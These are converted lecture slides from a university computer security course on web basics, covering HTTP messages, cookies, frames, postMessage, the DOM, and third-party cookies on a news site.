

# CSE 127 Computer Security

Stefan Savage, Spring 2020, Lecture 11

---

Web Security I

## Goals for today

---

- Understand (basically) how Web browsing works
- Understand the basic Web security model (same origin policy)
- How cookies work and some ways they get attacked

# Web Architecture

---


- Web browser issues requests
- Web server responds
- Web browser renders response



# Web Architecture

---


- Web browser issues requests. How? Why?
  - User typed in URL
  - User re-loaded a page
  - User clicked on a link
  - Web server responded with a redirect (telling browser to request new page)
  - Web page embedded another page (leading to request for that page)
  - Script within web page issued a request



# Web Architecture

---

- Web server responds. How?
  - Returns a static file
  - Invokes a script and returns output
  - Invokes a plugin



# Web Architecture


---

- Web browser renders response. How?
  - Renders HTML + CSS
  - Executes embedded JavaScript
  - Invokes a plugin (e.g., PDF)



# HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):



The screenshot shows a web browser window with a blue header bar. The address bar at the top contains the URL `https://cseweb.ucsd.edu/classes/fa19/cse127-ab/pa/pa1/#part-2-echo-in-x86-10-pts`, which is highlighted with a red rectangle. Below the address bar, the header bar includes icons for home, search, and other functions. The main content area has a dark blue sidebar on the left with navigation links: Computer Security, About, Syllabus, Contact Info and Office Hours, Assignments (with sub-links Assignment 1 and Assignment 2), and a link to the current page. The main content area displays a section titled "Part 2: echo in x86 (10 pts)". It contains instructions about the assignment, mentioning the directory structure in the VM and the goal of implementing an echo command. Below this, there is a list of requirements or hints.

Computer Security

About

Syllabus

Contact Info and Office Hours

Assignments

Assignment 1

Assignment 2

Part 2: echo in x86 (10 pts) 

Files for this sub-assignment are located in the `x86` subdirectory of the `student` user's home directory in the VM image; that is, `/home/student/x86`. SSH into the VM and `cd` into that directory to begin working on it.

For this part, you will be implementing a simplified version of the familiar `echo` command, using raw x86 assembly code. The goal of this assignment is to familiarize you with writing programs directly in x86.

Your `echo` command must behave as follows:

- When run with a single command line argument (e.g., `./echo Hello`):

Table of contents

Getting Started

VM Image

Part 1: Using GDB (10 pts)

Assignment Instructions

Submission

Part 2: echo in x86 (10 pts)


Helpful Hints

Submission

Bugs

# HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):



# HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



# HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



# HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



# HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



# Anatomy of a request

---

method      path      version  
GET /index.html HTTP/1.1

headers

Accept: image/gif, image/x-bitmap, image/jpeg, \*/\*

Accept-Language: en

Connection: Keep-Alive


User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

body  
(empty)

# Anatomy of a response



# HTTP Basics

---

- Client sends requests
  - Typically:
    - GET: retrieve a resource
    - POST: update a resource (submit a form, publish a post, etc.)
- Server responds
  - Status + optional body
  - Status examples:
    - 200: OK
    - 303: See other (redirect)
    - 404: Not found
- Repeat...  
*(note each exchange is independent, protocol is *stateless*)*

# HTTP Basics

- Remember: there are many resources in a Web page
  - Html
  - CSS
  - Images
  - Scripts
  - Parts of other Web pages...

The screenshot shows a web browser window for 'CSE 127' at 'cseweb.ucsd.edu/classes/sp20/cse127-a/index.html'. The page title is 'CSE 127: Computer Security'. On the left, there's a sidebar with links: Home, Syllabus, Details, Assignments, and Discussions. The main content area has sections for 'CSE 127', 'Schedule', 'Instructor', 'Office hours', 'Teaching Assistants', 'Tutors', and 'Description'. The 'Description' section states: 'This course focuses on computer and network security, covering a wide range of topics on both the "defensive" and "offensive" side of this field. Among these will be code security and exploitation (buffer overflows, race conditions, SQL injection, etc.), access control and authentication, covert channels, and more.' Below the page content, the browser's developer tools Network tab is open, showing a timeline and a table of requests. The timeline shows various request durations, and the table lists 11 requests with details like name, status, type, initiator, size, time, and waterfall chart.

| Name                                   | Status | Type       | Initiator                | Size          | Time   | Waterfall |
|--|--------|------------|--------------------------|---------------|--------|-----------|
| index.html                             | 200    | document   | Other                    | 3.4 kB        | 67 ms  |           |
| tl_curve_white.gif                     | 200    | gif        | index.html               | (memory c...) | 0 ms   |           |
| tr_curve_white.gif                     | 200    | gif        | index.html               | (memory c...) | 0 ms   |           |
| embed?height=400&wkst=1&bgcolor=%23... | 200    | document   | index.html               | 2.2 kB        | 377 ms |           |
| 4bcb4a8526a1075bc066b7236e6a130dem...  | 200    | stylesheet | embed?height=400&...     | (memory c...) | 0 ms   |           |
| m=embed                                | 200    | script     | embed?height=400&...     | (memory c...) | 0 ms   |           |
| client.js?onload=clientLibraryLoaded   | 200    | script     | embed?height=400&...     | (memory c...) | 2 ms   |           |
| cb=gapi.loaded_0                       | 200    | script     | client.js?onload=clie... | (memory c...) | 0 ms   |           |
| blank.gif                              | 200    | qif        | m=embed:53               | (memory c...) | 0 ms   |           |

# Web Sessions

---

- HTTP is a **stateless protocol**. No notion of *session*.
- But most web applications are session-based.
  - Session active until users logs out (or times out).
- How?
  - Cookies.
- Cookies used for variety of things including
  - Sessions (e.g., login, shopping carts)
  - Personalization (e.g., user preferences, themes, etc.)
  - Tracking (e.g., tracking behavior for targeted advertising)

# Web Cookies

---

- The web server provides tokens in its response to the web browser.
  - Set-Cookie: <cookie-name>=<cookie-value>; Property=property-value
  - Also define “properties” for each cookie
    - E.g., when they expire, only use with https, what domains they are for, etc...
- Browser attaches those cookies to every subsequent request to that web server
- Session Cookies:
  - Expiration property not set
  - Exist only during current browser session
  - Deleted when browser is shut down\*
  - \*Unless you configured your browser to resume active sessions on re-start
- Persistent Cookies
  - Saved until server-defined expiration time

## Setting cookies in response

---

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Set-Cookie: trackingID=3272923427328234
Set-Cookie: userID=F3D947C2
Content-Length: 2543
```

```
<html>Some data... whatever ... </html>
```

## Sending cookie with each request

---

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, \*/\*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Cookie: trackingID=3272923427328234

Cookie: userID=F3D947C2

Host: www.example.com


Referer: http://www.google.com?q=dingbats

# Basic browser execution model

- Each browser window/tab....
  - Loads content
  - Parses HTML and runs Javascript
  - Fetches sub resources (e.g., images, CSS, Javascript)
  - Respond to events like onClick, onMouseover, onLoad, setTimeout

# Nested execution model

- Windows may contain frames from different sources
  - Frame: rigid visible division
  - iFrame: floating inline frame
- Why use frames?
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken



## How do you communicate with frames?


- Message passing via postMessage API
  - Sender: `targetWindow.postMessage(message, targetOrigin);`
  - Receiver:

```
window.addEventListener("message", receiveMessage, false);
function receiveMessage(event){
    if (event.origin !== "http://example.com")
        return;

    ...
}
```


# Document object model (DOM)

- Javascript can read and modify page by interacting with the DOM
  - Object Oriented interface for reading and writing website content
- Includes browser object model
  - Access window, document, and other state like history, browser navigation, and cookies
- Bottom line:
  - Web page javascript can, and does, change Web page contents dynamically
  - Can even change the contents of itself



# Modifying the DOM using JS

```
<html>
  <body>
    <ul id="t1">
      <li>Item 1</li>
    </ul>
    ...
  </body>
</html> <script>
        const list      = document.getElementById('t1');
        const newItem   = document.createElement('li');
        const newText  = document.createTextNode('Item 2');
        list.appendChild(newItem);
        newItem.appendChild(newText)
      </script>
```



• Item 1


# Always remember: Modern Web sites are **programs**

---

- Partially executed on the client side
  - HTML rendering, JavaScript, plug-ins (e.g. Java, Flash)
- Partially executed on the server side
  - CGI, PHP, Ruby, ASP, server-side JavaScript, SQL, etc.


# Modern websites are complicated

The LA Times homepage includes 540 resources from nearly 270 IP addresses, 58 networks, and 8 countries. Many of these aren't controlled by the main sites.



|                                |   |                  |   |               |
|--------------------------------|---|------------------|---|---------------|
| MUID                           | 1656321DA67D6C8404703800A27D6AB3                  | .bing.com        | / | 2020-01-20... |
| _EDGE_S                        | SID=162F6D4DA0E16A823491600AA1516BD0              | .bing.com        | / | N/A           |
| SRCHUID                        | V=2&GUID=DCDDEA0BD104408B8367486B9E84EA69&...     | .bing.com        | / | 2020-06-05... |
| SRCHD                          | AF=NOFORM   | .bing.com        | / | 2020-06-05... |
| _SS                            | SID=162F6D4DA0E16A823491600AA1516BD0              | .bing.com        | / | N/A           |
| bounceClientVisit1762c         | %7B%22vid%22%3A1556033812014037%2C%22did%...      | .bounceexchan... | / | 2019-04-23... |
| ajs_group_id                   | null  | .brightcove.net  | / | 2019-12-11... |
| AMCV_A7FC606253FC752B0A4C98... | 1099438348%7CMCMID%7C678475447146760569544...     | .brightcove.net  | / | 2020-12-11... |
| ajs_anonymous_id               | %2250aa1405-b704-40f4-8d3b-6a29ffa32f73%22        | .brightcove.net  | / | 2019-12-11... |
| ajs_user_id                    | null  | .brightcove.net  | / | 2019-12-11... |
| _adcontext                     | {"cookieID": "JZZ3V2HKBW2KT6EOMO2R2AWV7VLWGX..."} | .cdnwidget.com   | / | 2020-05-23... |
| _3idcontext                    | {"cookieID": "JZZ3V2HKBW2KT6EOMO2R2AWV7VLWGX..."} | .cdnwidget.com   | / | 2020-05-23... |
| _kuid_                         | DNT   | .krxd.net        | / | 2019-10-20... |
| _idcontext                     | eyJjb29raWVJRCI6IkpaWjNWMkhLQlcS1Q2RU9NTzJS...    | .latimes.com     | / | 2020-05-22... |
| kw.pv_session                  | 3   | .latimes.com     | / | 2019-04-24... |
| RT                             | "sl=3&ss=1556033808254&tt=9172&obo=0&bcn=%2F%...  | .latimes.com     | / | 2019-04-30... |
| _lb                            | 1   | .latimes.com     | / | 2019-04-23... |
| pdic                           | 5   | .latimes.com     | / | 2024-04-21... |
| _fbp                           | fb.1.1556033822471.1780534325                     | .latimes.com     | / | 2019-07-22... |
| _gads                          | ID=10641b22d31f2147:T=1556033820:S=ALNI_MYGSPr... | .latimes.com     | / | 2021-04-22... |
| s_cc                           | true  | .latimes.com     | / | N/A           |
| kw.session_ts                  | 1556033812187                                     | .latimes.com     | / | 2019-04-23... |
| bounceClientVisit1762v         | N4lgNgDiBcIBYBcEQM4FIDMBBNAmAYnvgo6kB0YAhg...     | .latimes.com     | / | 2019-04-23... |
| uuid                           | 69953082-e348-4cc7-b37b-b0c14adc7449              | .latimes.com     | / | 2024-04-21... |
